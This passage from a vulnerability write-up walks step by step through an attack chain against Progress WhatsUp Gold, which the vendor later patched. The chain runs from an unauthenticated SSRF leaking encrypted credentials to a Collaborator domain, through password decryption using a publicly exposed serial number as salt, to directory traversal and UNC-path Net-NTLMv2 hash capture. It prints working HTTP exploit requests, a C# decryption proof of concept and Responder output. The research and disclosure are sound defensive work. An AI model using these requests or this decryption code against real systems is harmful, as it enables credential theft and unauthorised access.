PUT /NmConsole/api/core/render HTTP/1.1is the request line.PUTis the HTTP method, one of the verbs a browser or tool uses to say what it wants;PUTusually means "create or replace this resource"./NmConsole/api/core/renderis the path being requested.HTTP/1.1is the version of the protocol.Host: hacktheplanetnames the server the request is for. In a real test this would be the target's address.Content-Length: 177says the body is 177 bytes long.Accept: application/jsonsays the client would like JSON back.DNT: 1is the Do Not Track header, a browser preference; it is present because the request was captured from a browser.X-Requested-With: XMLHttpRequestis a header browsers add to requests made by JavaScript, marking them as background requests rather than page loads.User-Agent: ...identifies the browser and operating system that sent the request.OriginandReferersay which page the request came from.Accept-Encoding: gzip, deflatelists the compression formats the client can handle.Connection: closeasks the server to close the connection after responding.Content-Type: application/jsonsays the body is JSON.- The blank line separates headers from body.
- The body is the JSON object.
baseUrlis set to a domain ending inoastify.com, which is a Burp Collaborator domain: a domain the researcher controls that records incoming requests.userIdis 1, the first user.renderTypeandtitleare other fields the report renderer expects.
The baseUrl points at the Collaborator domain, so the server-side request generated by LoginAsync arrives there. The request received in the Burp Collaborator session is shown below.
That screenshot shows the incoming request in the Collaborator session, which is the proof that the server connected out and carried the credentials with it.
Because userId is an integer that is passed to WebUserConfig.Get, it can be iterated through. Iterating means trying one value after another: 1, then 2, then 3, and so on. Each value produces a request to the Collaborator domain containing that user's username and encrypted password. Doing this for every number gives the encrypted password and username for all users registered in the application.
Step 2: understanding the encryption
The encrypted passwords cannot be used to log in to WhatsUp Gold directly. So the next step was to work out how the encrypted form is produced. The format of the encrypted password was not familiar, which suggested a custom encryption routine rather than a standard one.
Static analysis means reading code without running it. It is fast, but it can mislead you, especially with cryptography, because the code you read may not be the code that actually runs. The researcher looked at NmUserAuthenticator/NmUserAuthenticator/Security/WugLoginCryptographyWrapper.cs and initially found something that looked promising:
private const string TheEncryptionKey = "neo9ej#0!kb-YqX7^$z?@Id]_!,k9%;a}br549";
private readonly byte[] _wellKnownStaticSaltByteArray = new byte[8] { 21, 41, 227, 207, 51, 121, 84, 136 };

... omitted ...

private string LoadSalt(EncryptionAndSaltType encryptionAndSaltType)
		{
			if (encryptionAndSaltType != EncryptionAndSaltType.Aes256AndDynamicSalt)
			{
				return Encoding.Default.GetString(_wellKnownStaticSaltByteArray);
			}
			return _salt;
		}
Line by line:
private const string TheEncryptionKey = "...";declares a fixed piece of text as the encryption key. A key is the secret used to scramble and unscramble data.constmeans the value never changes.private readonly byte[] _wellKnownStaticSaltByteArray = new byte[8] { ... };declares an array of eight bytes with fixed values. A salt is extra random-looking data mixed into the encryption so that the same password does not always produce the same encrypted result. A static salt is one that is the same everywhere, which is weaker than a per-installation salt.private string LoadSalt(EncryptionAndSaltType encryptionAndSaltType)is a method that chooses which salt to use, based on a type value.if (encryptionAndSaltType != EncryptionAndSaltType.Aes256AndDynamicSalt)checks whether the type is anything other than "AES-256 with a dynamic salt". AES-256 is a widely used encryption standard; dynamic salt means the salt changes.return Encoding.Default.GetString(_wellKnownStaticSaltByteArray);returns the fixed salt as text.return _salt;otherwise returns the instance's own salt.
Decrypting with this salt did not work. Something was wrong. To find out what was actually happening, the researcher attached Rider to the WhatsUp Gold process and debugged the application while going through the decryption routine. This showed exactly where the salt was coming from. Stepping through the routine revealed that the code was actually hitting GetSaltFromRegistry.
Those screenshots show the debugger paused inside the decryption routine, with the call to GetSaltFromRegistry visible.
In retrospect this made sense from the way the class is initialised:
[InjectionConstructor]
		public WugLoginCryptographyWrapper(ICryptoSupport cryptoSupport)
			: this(cryptoSupport, string.Empty)
		{
		}

		public WugLoginCryptographyWrapper(ICryptoSupport cryptoSupport, string salt)
		{
			_cryptoSupport = cryptoSupport;
			_salt = GetDefaultSalt(salt);
		}

		private static string GetDefaultSalt(string salt)
		{
			if (string.IsNullOrEmpty(salt))
			{
				salt = GetSaltFromRegistry();
			}
			return salt;
		}
Line by line:
[InjectionConstructor]marks which constructor the framework should use when it creates this class automatically. A constructor is the code that runs when an object is created.public WugLoginCryptographyWrapper(ICryptoSupport cryptoSupport) : this(cryptoSupport, string.Empty)is a constructor that takes only a crypto support object and forwards to the other constructor with an empty string as the salt.string.Emptyis a text value of length zero.public WugLoginCryptographyWrapper(ICryptoSupport cryptoSupport, string salt)is the constructor that does the real work._cryptoSupport = cryptoSupport;stores the crypto support object._salt = GetDefaultSalt(salt);works out the salt and stores it.private static string GetDefaultSalt(string salt)is the method that decides the salt.if (string.IsNullOrEmpty(salt))checks whether the supplied salt is missing or empty.salt = GetSaltFromRegistry();if it is, fetches the salt from the Windows registry. The registry is a database of settings that Windows keeps for programs.return salt;returns the result.
When no salt is supplied, GetDefaultSalt falls back to GetSaltFromRegistry, which pulls the serial number of the deployment from the Windows registry. That is the salt used for the encrypted passwords, despite what the static analysis suggested. In other words, the salt is the installation's serial number.
Step 3: obtaining the serial number before logging in
If the salt is the serial number, then anyone who knows the serial number can decrypt the passwords. So the question became: can an outsider learn the serial number? Auditing some of the asp files inside the WhatsUp Gold install turned up /NmConsole/$Nm/Core/Page-NmPage/evalPane/evalPane.asp, which contains the following source:
<%
var serialNum = Nm.License.getSerialNumber(), tip = getTip();
Js.initialize();
%>

<div id="evalMsg">
	<h1><%=$.tr("Thank you for Evaluating!")%></h1>
	<p><%=Nm.License.getLicenseExpirationMessage()%></p>
	<p><%=$.tr("Your serial number is")%> <br /> <span class="strong"><%=serialNum%></span></p>
Line by line:
<% ... %>marks a block of server-side code inside an ASP page. ASP is an older Microsoft technology for building web pages where code runs on the server before the page is sent to the browser.var serialNum = Nm.License.getSerialNumber(), tip = getTip();calls a function that returns the licence serial number and stores it inserialNum.Js.initialize();runs some JavaScript setup. JavaScript is the language browsers run to make pages interactive.<div id="evalMsg">starts a page section with the identifierevalMsg.<h1><%=$.tr("Thank you for Evaluating!")%></h1>prints a translated heading.$.tris a translation helper.<p><%=Nm.License.getLicenseExpirationMessage()%></p>prints the licence expiry message.<p><%=$.tr("Your serial number is")%> <br /> <span class="strong"><%=serialNum%></span></p>prints the text "Your serial number is" followed by the serial number itself, in bold.
The encryption algorithm is based on the serial number of the product, and this page returns the serial number without authentication. Making a request to the path above led to the following response.
That screenshot shows the page's response, with the serial number printed in it. This is the second link in the chain: the secret that protects the passwords is handed out to anyone who asks for a particular page.
Step 4: building a decryption proof of concept
The goal was a program that decrypts encrypted passwords back to plain text. A proof of concept (PoC) is a small program that demonstrates a vulnerability works, without being a full attack tool. The researcher wrote C# code that imports the WhatsUp Gold libraries and calls the decryption functions directly:
using System;
using System.Collections.Generic;
using Core.Cryptography;
using NmUserAuthenticator.Security;

public class Program
{

	private static bool DecryptStringFromString(string encryptedString, byte[] passwordBytes, string serialKey, out string decryptedString)
	{
		//byte[] saltBytes = Encoding.ASCII.GetBytes("6BYSNUGFTKY6J6W");
		WugLoginCryptographyWrapper _wugLoginCryptography =
			new WugLoginCryptographyWrapper(new CryptoSupport(), serialKey);
		bool ret = _wugLoginCryptography.ConfigureCrypto(passwordBytes);

		return _wugLoginCryptography.DecryptString(encryptedString, out decryptedString);
	}
	private static byte[] DecodeBinaryString(string binaryString)
        {
          List<byte> byteList = new List<byte>();
          string str = binaryString;
          char[] chArray = new char[1]{ ',' };
          foreach (string s in str.Split(chArray))
          {
            byte result;
            if (byte.TryParse(s, out result))
              byteList.Add(result);
          }
          return byteList.ToArray();
        }
	public static void Main(string[] args)
	{
		if (args.Length == 0)
		{
			Console.WriteLine("Please provide an encryptedPassword (comma delimited str), serialKey (i.e. 6BYSNUGFTKY6J6W)");
			Console.WriteLine("Usage: waddup-gold.exe encryptedPassword serialKey");
			return;
		}
		// string password = "3,0,0,0,16,0,0,0,119,40,223,161,89,252,66,245,79,122,93,17,232,169,205,233";
		string password = args[0];
		string serialKey = args[1];
		byte[] passwordBytes =
			DecodeBinaryString(password);
		string decryptedString;
		bool ret2 = DecryptStringFromString(password, passwordBytes, serialKey, out decryptedString);
		Console.WriteLine(decryptedString);
	}
}
Line by line:
using System;and the otherusinglines import namespaces, which are groups of related code, so the program can refer to them by short names.public class Programdeclares the program's main class.private static bool DecryptStringFromString(string encryptedString, byte[] passwordBytes, string serialKey, out string decryptedString)declares a helper that takes the encrypted text, the password as bytes, and the serial key, and returns whether decryption succeeded. Theoutkeyword means the method writes the decrypted result back into the caller's variable.- The commented-out line
//byte[] saltBytes = ...is an earlier attempt, left in but disabled. WugLoginCryptographyWrapper _wugLoginCryptography = new WugLoginCryptographyWrapper(new CryptoSupport(), serialKey);creates the product's own cryptography object, passing the serial key as the salt. This is the key insight: the serial number is the salt.bool ret = _wugLoginCryptography.ConfigureCrypto(passwordBytes);sets up the crypto with the password bytes.return _wugLoginCryptography.DecryptString(encryptedString, out decryptedString);performs the decryption and returns the result.private static byte[] DecodeBinaryString(string binaryString)declares a helper that turns a comma-separated list of numbers into an array of bytes.List<byte> byteList = new List<byte>();creates an empty list of bytes.string str = binaryString;copies the input.char[] chArray = new char[1]{ ',' };creates a one-character array containing a comma, to use as the separator.foreach (string s in str.Split(chArray))splits the input on commas and loops over each piece.byte result; if (byte.TryParse(s, out result)) byteList.Add(result);tries to read each piece as a byte number and adds it to the list if it works.return byteList.ToArray();returns the list as an array.public static void Main(string[] args)is the entry point, where the program starts.argsholds the command-line arguments.if (args.Length == 0)checks whether no arguments were given.- The two
Console.WriteLinelines print usage instructions, andreturn;exits. - The commented-out
// string password = ...is an example encrypted password. string password = args[0];andstring serialKey = args[1];take the two arguments.byte[] passwordBytes = DecodeBinaryString(password);converts the comma-separated password into bytes.string decryptedString;declares a variable for the result.bool ret2 = DecryptStringFromString(password, passwordBytes, serialKey, out decryptedString);calls the helper.Console.WriteLine(decryptedString);prints the plain-text password.
The program takes the comma-delimited encrypted password and the serial key as arguments, constructs a WugLoginCryptographyWrapper with the serial key as the salt, configures the crypto with the decoded password bytes and calls DecryptString. Running it works as expected:
ConsoleApplication1.exe "3,0,0,0,16,0,0,0,119,40,223,161,89,252,66,245,79,122,93,17,232,169,205,233" "6BYSNUGFTKY6J6W"

testing123
Line by line:
ConsoleApplication1.exeis the compiled program.- The first quoted argument is the encrypted password, as a comma-separated list of numbers.
- The second quoted argument is the serial key.
testing123is the output: the plain-text password.
With the plain-text password for a user registered on WhatsUp Gold, it is possible to authenticate to the application.
That image marks the moment the researcher is logged in, the "Hacker voice: I'm in" moment.
Step 5: after logging in, reading local files and stealing Net-NTLMv2 hashes
Once logged in, the researcher looked at a feature that reads files. The following code is responsible for the local file disclosure vulnerability, in WhatsUp.UI/WhatsUp/UI/Areas/Platform/ApiControllers/AlarmCustomizer/AlarmCustomizerController.cs:
[HttpGet]
		public HttpResponseMessage Get([FromUri] string fileName)
		{
			if (string.IsNullOrWhiteSpace(fileName))
			{
				return base.Request.CreateResponse(HttpStatusCode.BadRequest, "File Name is empty");
			}
			byte[] array = _alarmCustomizerService.ReadFile(fileName);
			if (array == null)
			{
				return base.Request.CreateResponse(HttpStatusCode.NotFound, $"File {fileName} is not found");
			}
			HttpResponseMessage httpResponseMessage = new HttpResponseMessage(HttpStatusCode.OK);
			httpResponseMessage.Content = new ByteArrayContent(array);
			httpResponseMessage.Content.Headers.ContentType = new MediaTypeHeaderValue(MimeMapping.GetMimeMapping(fileName));
			return httpResponseMessage;
		}
Line by line:
[HttpGet]marks the action as responding to HTTP GET requests, the method a browser uses when you open a page.public HttpResponseMessage Get([FromUri] string fileName)declares an action that takesfileNamefrom the URL's query string and returns an HTTP response.if (string.IsNullOrWhiteSpace(fileName))checks whether the name is missing or blank.return base.Request.CreateResponse(HttpStatusCode.BadRequest, "File Name is empty");returns a 400 Bad Request error if so.byte[] array = _alarmCustomizerService.ReadFile(fileName);asks the service to read the named file and returns its contents as bytes.if (array == null)checks whether reading failed.return base.Request.CreateResponse(HttpStatusCode.NotFound, $"File {fileName} is not found");returns a 404 Not Found error.HttpResponseMessage httpResponseMessage = new HttpResponseMessage(HttpStatusCode.OK);creates a successful response.httpResponseMessage.Content = new ByteArrayContent(array);puts the file contents in the response body.httpResponseMessage.Content.Headers.ContentType = new MediaTypeHeaderValue(MimeMapping.GetMimeMapping(fileName));sets the content type based on the file extension, so the browser knows what kind of file it is.return httpResponseMessage;sends the response.
The _alarmCustomizerService.ReadFile function does the following:
public byte[] ReadFile(string fileName)
		{
			string path = Path.Combine(_customAlarmsFolder, fileName);
			if (!File.Exists(path))
			{
				return null;
			}
			using FileStream fileStream = File.OpenRead(path);
			byte[] array = new byte[16384];
			using MemoryStream memoryStream = new MemoryStream();
			int count;
			while ((count = fileStream.Read(array, 0, array.Length)) > 0)
			{
				memoryStream.Write(array, 0, count);
			}
			return memoryStream.ToArray();
		}
Line by line:
public byte[] ReadFile(string fileName)declares a method that returns the file's bytes.string path = Path.Combine(_customAlarmsFolder, fileName);joins the folder where custom alarms are stored with the supplied file name to make a full path.Path.Combinesimply glues the two pieces together with a separator; it does not check that the result stays inside the folder.if (!File.Exists(path))checks whether the file exists.return null;returns nothing if it does not.using FileStream fileStream = File.OpenRead(path);opens the file for reading.usingmakes sure it is closed afterwards.byte[] array = new byte[16384];creates a 16,384-byte buffer to read into.using MemoryStream memoryStream = new MemoryStream();creates an in-memory stream to collect the contents.int count;declares a counter.while ((count = fileStream.Read(array, 0, array.Length)) > 0)reads chunks until the file is exhausted.memoryStream.Write(array, 0, count);appends each chunk.return memoryStream.ToArray();returns everything as one array.
Because of the usage of Path.Combine, it is possible not only to read arbitrary local files through directory traversal, but also to steal Net-NTLMv2 hashes. Directory traversal means using ../ sequences in a file name to climb out of the intended folder. Each ../ means "go up one folder", so enough of them take you to the top of the drive, from where you can walk down into any other folder. Once authenticated, the following request reads files:
GET /NmConsole/api/core/AlarmCustomizer/Get?fileName=../../../../../../../../../../Windows/win.ini HTTP/1.1
Host: [redacted]:8888
Accept: application/json
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.60 Safari/537.36
Origin: http://[redacted]:8888
Referer: http://[redacted]:8888/NmConsole/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: WugFipsEnabled=0; ASPSESSIONIDCCTACCST=AOLJLPKCMMKBNOKIOKBFACIJ; ASPSESSIONIDCQCBBTRT=BKEBKGADEKJAGGKBEMFFDBNL; ASPSESSIONIDACATRADC=JCBLJMBDGMDFJJBDJOMFGEGJ; langid=1033; ASPSESSIONIDCQAQSDCA=MPFDHCCDKODEFHCENCGOFMLK; .ASPXAUTH=[redacted]; ASP.NET_SessionId=xi42yc4jgsrkcvqoin0ehrqw; ASPSESSIONIDASDTRDCA=HOFFHLDDMOEKIFNHMGJOPCJM
Connection: close
Line by line:
GET /NmConsole/api/core/AlarmCustomizer/Get?fileName=../../../../../../../../../../Windows/win.ini HTTP/1.1requests the alarm customizer's file reader. ThefileNameparameter contains ten../sequences followed byWindows/win.ini, a standard Windows configuration file. The traversal climbs out of the alarms folder and then reads a file elsewhere on the disk.Host: [redacted]:8888is the target server and port.- The
Accept,DNT,X-Requested-With,User-Agent,Origin,Referer,Accept-EncodingandAccept-Languageheaders are the same browser-style headers as before. Cookie: ...carries the session cookies. A cookie is a small piece of data a website asks your browser to store and send back with every request, so the server can recognise you between requests. Here there are several:WugFipsEnabled, severalASPSESSIONID...cookies,langid,.ASPXAUTH(the main login cookie) andASP.NET_SessionId. These are what prove the researcher is logged in.Connection: closecloses the connection after the response.
The same endpoint can be pointed at a UNC path to steal a Net-NTLMv2 hash. A UNC path is a Windows address that starts with two backslashes and names a shared folder on another machine, like \\server\share. When Windows opens a file on a UNC path, it first has to log in to that machine, and it does so by sending a Net-NTLMv2 hash of the account's password. If the "other machine" is actually the attacker's listener, the attacker captures the hash.
GET /NmConsole/api/core/AlarmCustomizer/Get?fileName=\\ip\C$\Windows\win.ini HTTP/1.1
Host: [redacted]:8888
Accept: application/json
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.60 Safari/537.36
Origin: http://[redacted]:8888
Referer: http://[redacted]:8888/NmConsole/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: WugFipsEnabled=0; ASPSESSIONIDCCTACCST=AOLJLPKCMMKBNOKIOKBFACIJ; ASPSESSIONIDCQCBBTRT=BKEBKGADEKJAGGKBEMFFDBNL; ASPSESSIONIDACATRADC=JCBLJMBDGMDFJJBDJOMFGEGJ; langid=1033; ASPSESSIONIDCQAQSDCA=MPFDHCCDKODEFHCENCGOFMLK; ASPSESSIONIDASDTRDCA=HOFFHLDDMOEKIFNHMGJOPCJM; ASP.NET_SessionId=r2ucpn4uodyuawlvwfwwc2yx; .ASPXAUTH=[redacted]
Connection: close
Line by line:
- The request line is the same endpoint, but
fileNameis now\\ip\C$\Windows\win.ini. The\\ippart names a machine calledip(a placeholder for the attacker's address),C$is the administrative share of its C: drive, and the rest is a file path on it. When the server tries to open this, it will authenticate to the attacker's machine. - The headers are the same as before, with a different session cookie value, because this was a separate login session.
In Responder the following is seen:
[SMBv2] NTLMv2-SSP Client   : redacted
[SMBv2] NTLMv2-SSP Username : SHUBS\SHUBS7A88$
[SMBv2] NTLMv2-SSP Hash     : SHUBS7A88$::SHUBS:redacted:redacted:redacted
Line by line:
[SMBv2] NTLMv2-SSP Client : redactedsays an SMB version 2 client connected, and its address has been removed here.[SMBv2] NTLMv2-SSP Username : SHUBS\SHUBS7A88$is the account name that tried to log in. The$at the end usually marks a machine account rather than a person's account.[SMBv2] NTLMv2-SSP Hash : SHUBS7A88$::SHUBS:redacted:redacted:redactedis the captured hash. The parts after the username are the challenge and response values, removed here.
Step 6: a second way to leak the Net-NTLMv2 hash, through WebContent
A second post-authentication request leaks the Net-NTLMv2 hash of the system:
GET /NmConsole/api/core/WebContent/Get?id=\\d0e4ag69kvw1q1e0wu4yzw9mwd2cq1.oastify.com\C$\Windows\win.ini HTTP/1.1
Host: [redacted]:8888
Accept: application/json
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.60 Safari/537.36
Origin: http://[redacted]:8888
Referer: http://[redacted]:8888/NmConsole/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: WugFipsEnabled=0; ASPSESSIONIDCCTACCST=AOLJLPKCMMKBNOKIOKBFACIJ; ASPSESSIONIDCQCBBTRT=BKEBKGADEKJAGGKBEMFFDBNL; ASPSESSIONIDACATRADC=JCBLJMBDGMDFJJBDJOMFGEGJ; langid=1033; ASPSESSIONIDCQAQSDCA=MPFDHCCDKODEFHCENCGOFMLK; ASPSESSIONIDASDTRDCA=HOFFHLDDMOEKIFNHMGJOPCJM; .ASPXAUTH=[redacted]; ASP.NET_SessionId=kthexfwbswlytkjrjhkii4qt
Connection: close
Line by line:
- The request goes to a different endpoint,
/NmConsole/api/core/WebContent/Get, with a parameter calledid. idis set to\\d0e4ag69kvw1q1e0wu4yzw9mwd2cq1.oastify.com\C$\Windows\win.ini, a UNC path pointing at a Collaborator domain. The server will try to authenticate to that domain, and the Collaborator session records the attempt.- The headers and cookies are the same pattern as before, with a different session.
This is possible due to the following code in WhatsUp.UI/WhatsUp/UI/Areas/Platform/ApiControllers/WebContentManager/WebContentController.cs:
[HttpGet]
		public HttpResponseMessage Get(string id)
		{
			try
			{
				string path = Path.Combine(_webContentPath, id);
				HttpResponseMessage httpResponseMessage = new HttpResponseMessage(HttpStatusCode.OK);
				FileStream content = new FileStream(path, FileMode.Open);
				httpResponseMessage.Content = new StreamContent(content);
				httpResponseMessage.Content.Headers.ContentType = new MediaTypeHeaderValue(MimeMapping.GetMimeMapping(id));
				return httpResponseMessage;
			}
			catch (Exception ex)
			{
				return HttpRequestMessageExtensions.CreateErrorResponse(((ApiController)this).get_Request(), HttpStatusCode.InternalServerError, ex);
			}
		}
Line by line:
[HttpGet]marks it as a GET action.public HttpResponseMessage Get(string id)takes anidfrom the request.try { ... }starts the risky part.string path = Path.Combine(_webContentPath, id);joins the web content folder with the suppliedid, again without checking that the result stays inside the folder.HttpResponseMessage httpResponseMessage = new HttpResponseMessage(HttpStatusCode.OK);creates a success response.FileStream content = new FileStream(path, FileMode.Open);opens the path. If the path is a UNC path, opening it triggers a network login.httpResponseMessage.Content = new StreamContent(content);puts the file stream in the response.httpResponseMessage.Content.Headers.ContentType = new MediaTypeHeaderValue(MimeMapping.GetMimeMapping(id));sets the content type from the file extension.return httpResponseMessage;sends it.catch (Exception ex)catches errors.return HttpRequestMessageExtensions.CreateErrorResponse(...);returns a 500 Internal Server Error with the exception.
This results in the following in Responder:
[SMBv2] NTLMv2-SSP Client   : redacted
[SMBv2] NTLMv2-SSP Username : SHUBS\SHUBS7A88$
[SMBv2] NTLMv2-SSP Hash     : SHUBS7A88$::SHUBS:redacted:redacted:redacted
Line by line: the same three fields as before, a client address, a machine account name and a captured hash, with the sensitive parts removed.
Why it all worked
There are several distinct mistakes, and the chain depends on all of them.
RenderController.Putis marked[AllowAnonymous]and passes a caller-controlled JSON object toRenderReport, which sets the HTTP client base address frombaseUrland then requestsSession/Login/?sUsername=...&sPassword=...with credentials fetched byuserId. The server makes an outbound request to an arbitrary host and puts the encrypted password and username in the query string, so the SSRF is blind but leaks credentials. Blind here means the attacker does not see the response directly; they see the request arriving at their own server, which is enough.- The password encryption uses the deployment serial number as the salt, via
GetSaltFromRegistry, when no salt is passed to the constructor. The static analysis suggested a well-known static salt, but the injection constructor passes an empty string, so the registry value is used. - The serial number, which is the salt, is disclosed pre-authentication by
/NmConsole/$Nm/Core/Page-NmPage/evalPane/evalPane.asp, which printsNm.License.getSerialNumber(). AlarmCustomizerController.GetandWebContentController.Getboth build a path withPath.Combinefrom a user-supplied value and then open it.Path.Combinedoes not confine the result to the base folder, so traversal and UNC paths are accepted, and opening a UNC path makes the server authenticate to a remote host, exposing its Net-NTLMv2 hash.
Individually the issues were not rated critical from a CVSS standpoint by the vendor, but combined they lead to a critical outcome. CVSS is a scoring system for the severity of a vulnerability; a score is a number, and the vendor's individual scores were not in the critical range.
What an attacker could do
An unauthenticated attacker can make the server issue requests to an arbitrary host and, by iterating userId, obtain the encrypted password and username of every user registered in the application. With the serial number, which is available pre-authentication, those encrypted passwords can be decrypted to plain text, giving the attacker the credentials of any user. Once authenticated, the attacker can read local files through directory traversal and can force the server to authenticate to a remote SMB host, capturing Net-NTLMv2 hashes. The write-up does not state which product versions were affected.
How it was fixed
Progress provided a patched version of WhatsUp Gold, and the researcher confirmed on 11 May 2022 that all the reported vulnerabilities had been fixed. The remediation details in Progress's advisory are described as satisfactory. The knowledge base article detailing the patches or workaround is linked from the advisory.
The disclosure timeline was:
- Apr 11th, 2022: Disclosure of multiple vulnerabilities to Progress's security team
- Apr 13th, 2022: Progress's team asks for submission via the HackerOne disclosure form; the researchers refuse as it prevents disclosure of the issue
- Apr 14th, 2022: Progress's team asks for the product version and CVSS scores; this information is provided
- Apr 27th, 2022: Progress's team asks for a call to discuss updates and questions on findings; the researchers agree
- Apr 28th, 2022: A patched version of WhatsUp Gold is provided to confirm the issues no longer exist
- May 10th, 2022: The researchers ask for a serial key for the version provided; Progress's team provides one
- May 11th, 2022: The researchers confirm that all reported vulnerabilities have been fixed
What to look for in other software
These are the patterns a tester would try on other products, in the same spirit as the research above.
- Look for MVC controllers decorated with
[AllowAnonymous]that accept a JSON body and use a value from it as a base address or URL for an outbound HTTP client. A positive result is an out-of-band request to your Collaborator domain containing data from the server, such as credentials in the query string. - Check whether any pre-authentication page prints licence, serial or deployment identifiers. A positive result is a serial number or similar value returned without a session.
- Trace how encryption keys and salts are derived. If a constructor falls back to a registry value or another deployment-specific identifier when an argument is empty, check whether that identifier is exposed anywhere unauthenticated.
- Grep for
Path.Combinewith a user-controlled second argument followed byFile.OpenReadorFileStream. A positive result is reading a file outside the intended folder with../sequences, or an SMB connection to your listener when a UNC path is supplied. - Test file-reading endpoints with UNC paths pointing at a Responder host. A positive result is a captured Net-NTLMv2 hash for the service account.
Glossary
- API: a defined way for one program to talk to another over a network, usually exchanging structured data.
- Action: a method on a web controller that runs when a particular URL is requested.
- Advisory: a public notice from a vendor or researcher describing a vulnerability and its fix.
- AES-256: a widely used standard for encrypting data with a 256-bit key.
- ASP: an older Microsoft technology for building web pages whose code runs on the server.
- Attack surface: everything an outsider can reach without logging in.
- Authenticated: requiring a login first.
- Blind SSRF: an SSRF where the attacker does not see the response, only evidence that the request was made.
- Burp Collaborator: a service that gives you a unique domain and records any request sent to it, used to prove outbound connections.
- Byte: a unit of data, one of 256 possible values, the building block of files and network traffic.
- C#: a programming language from Microsoft, commonly compiled into
.dllfiles. - Class: a blueprint in object-oriented code that groups data and the methods that work on it.
- Constructor: the code that runs when an object is created.
- Controller: the part of an MVC web application that handles an incoming request.
- Cookie: a small piece of data a website asks your browser to store and send back with each request, used to recognise you.
- CVE: a public catalogue number for a known security flaw.
- CVSS: a scoring system for the severity of a vulnerability.
- Debugger: a tool that pauses a running program so you can inspect its variables step by step.
- Decorator: a label above a method or class that changes how the framework treats it.
- Decompiling: turning compiled code back into a readable form.
- Dictionary: a collection of name-and-value pairs.
- Directory traversal: using
../sequences in a file name to climb out of the intended folder. .dll: a library file containing compiled code that a program loads and uses.- Encryption: scrambling data so that only someone with the right secret can unscramble it.
- GET: the HTTP method a browser uses when you open a page.
- Hash: a value derived from data, such as a password, that cannot easily be turned back into the original but can be compared or cracked.
- Header: a name-and-value line in an HTTP request or response carrying metadata.
- HTTP: the protocol browsers and servers use to exchange web requests and responses.
- HTTP client: the part of a program that makes outgoing web requests.
- JSON: a text format for structured data, made of names and values in curly braces.
- Key: the secret used to scramble and unscramble data.
- Local File Disclosure: a vulnerability that lets an attacker read files on the server.
- MVC: a way of organising a web application into models, views and controllers.
- Net-NTLMv2 hash: a value a Windows machine sends when logging in over SMB, derived from the password and crackable offline.
- .NET: Microsoft's software framework for building and running applications.
- Out-of-band: evidence of a request that arrives at a separate server you control, rather than in the response to your own request.
- Parameter: a named value in a URL's query string or a request body.
- Path.Combine: a .NET function that joins two path pieces with a separator without checking the result stays inside a folder.
- Proof of concept (PoC): a small program that demonstrates a vulnerability works.
- Property: a value on an object that can be read and written through code.
- PUT: an HTTP method usually meaning "create or replace this resource".
- Query string: the part of a URL after the
?, carrying parameters. - Registry: a database of settings that Windows keeps for programs.
- Responder: a tool that pretends to be a file server and records login attempts made to it.
- Salt: extra data mixed into encryption so the same password does not always produce the same result.
- Serial number: the unique identifier of a particular installation of a product.
- Sink: the place in code where untrusted input finally does something dangerous.
- SMB: the file-sharing protocol on Windows.
- SSRF (Server-Side Request Forgery): tricking a server into making a request on your behalf.
- Static analysis: reading code without running it.
- Task: in .NET, a piece of work that completes later and produces a result.
- Unauthenticated: not requiring a login.
- UNC path: a Windows address starting with two backslashes that names a shared folder on another machine.
- URI: a web address.
- User-Agent: a header identifying the browser and operating system that sent a request.
- Variable: a named storage location in a program.